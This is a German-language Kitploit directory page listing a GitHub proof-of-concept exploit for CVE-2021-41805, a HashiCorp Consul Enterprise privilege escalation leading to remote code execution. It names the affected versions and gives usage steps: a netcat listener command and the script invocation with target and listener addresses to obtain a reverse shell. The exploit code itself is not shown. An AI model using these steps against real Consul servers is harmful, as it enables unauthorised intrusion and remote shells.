
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2021-41805 — Ein Proof-of-Concept für CVE-2021-41805, der eine Sicherheitslücke in HashiCorp Consul Enterprise ist, die Remote Code Execution (RCE) mit erhöhten Privilegien ermöglicht. | Kitploit
Tools/GitHubGitHub/acfirthh/cve-2021-41805
Privilege EscalationSchwachstellenanalyseExploitationPenetrationstestsCloud-SicherheitLernen & BildungRemote-Access-Tool
GitHubacfirthh/cve-2021-41805

CVE-2021-41805

Ein Proof-of-Concept für CVE-2021-41805, der eine Sicherheitslücke in HashiCorp Consul Enterprise ist, die Remote Code Execution (RCE) mit erhöhten Privilegien ermöglicht.

Repository anzeigen
32vor 1 JahrNoch nicht geprüft
Teilen

CVE-2021-41805 - HashiCorp Consul Enterprise RCE

[!WARNING] RECHTLICHER HINWEIS: Dieses Tool ist STRENGSTENS NUR FÜR BILDUNGSZWECKE bestimmt! Die Verwendung dieses Tools zum Angriff auf Ziele ohne vorherige gegenseitige Zustimmung ist ILLEGAL. Es liegt in der Verantwortung des Benutzers, alle geltenden Gesetze einzuhalten. Der Entwickler dieses Tools übernimmt keine Haftung und ist nicht verantwortlich für Missbrauch oder Schäden, die durch dieses Programm verursacht werden.

Über die CVE

Ein ACL-Token (mit den Standardberechtigungen operator:write) in einem Namespace kann für eine unbeabsichtigte Rechteausweitung in einem anderen Namespace verwendet werden. Dies kann missbraucht werden, um eine Remote Code Execution (RCE) mit erweiterten Privilegien zu erlangen.

Betroffene Versionen

  • < 1.8.17
  • 1.9.x < 1.9.11
  • 1.10.x < 1.10.4

Installation und Ausführung des Skripts

  • Klone zuerst das Repository:
    git clone https://github.com/acfirthh/CVE-2021-41805.git
  • Wechsle in das geklonte Repository:
    cd CVE-2021-41805
  • Starte einen einfachen Listener:
    nc -nvlp <LISTENER_PORT>
  • Führe das Skript aus:
    python3 CVE-2021-41805.py -r <TARGET_IP> -rp <TARGET_PORT> -l <LISTENER_IP> -lp <LISTENER_PORT> [OPTIONAL: -t <ACL token> -v (verbose) -s (use SSL)]

Reverse Shell

Erwartete Ausgabe

Die Ausführung des Exploits mit den grundlegenden Argumenten: -r [TARGET_IP], -rp [TARGET_PORT], -l [LISTENER_IP], -lp [LISTENER_PORT] (-t [ACL_TOKEN], -s [SSL verwenden]) wird eine einfache Ausgabe wie folgt liefern:

[*] The PUT request was made successfully. Check your listener...

Die Ausführung des Exploits mit den grundlegenden Argumenten plus -v [VERBOSE] wird eine ausführliche Ausgabe liefern:
Verbose Output

Wenn ein Fehler auftritt, während der Exploit ausgeführt wird und das -v Argument angegeben ist, wird die Ausgabe etwa so aussehen:

Verbose Output with Error

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    930
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    554
  • 3

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    354
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    349
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    289

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






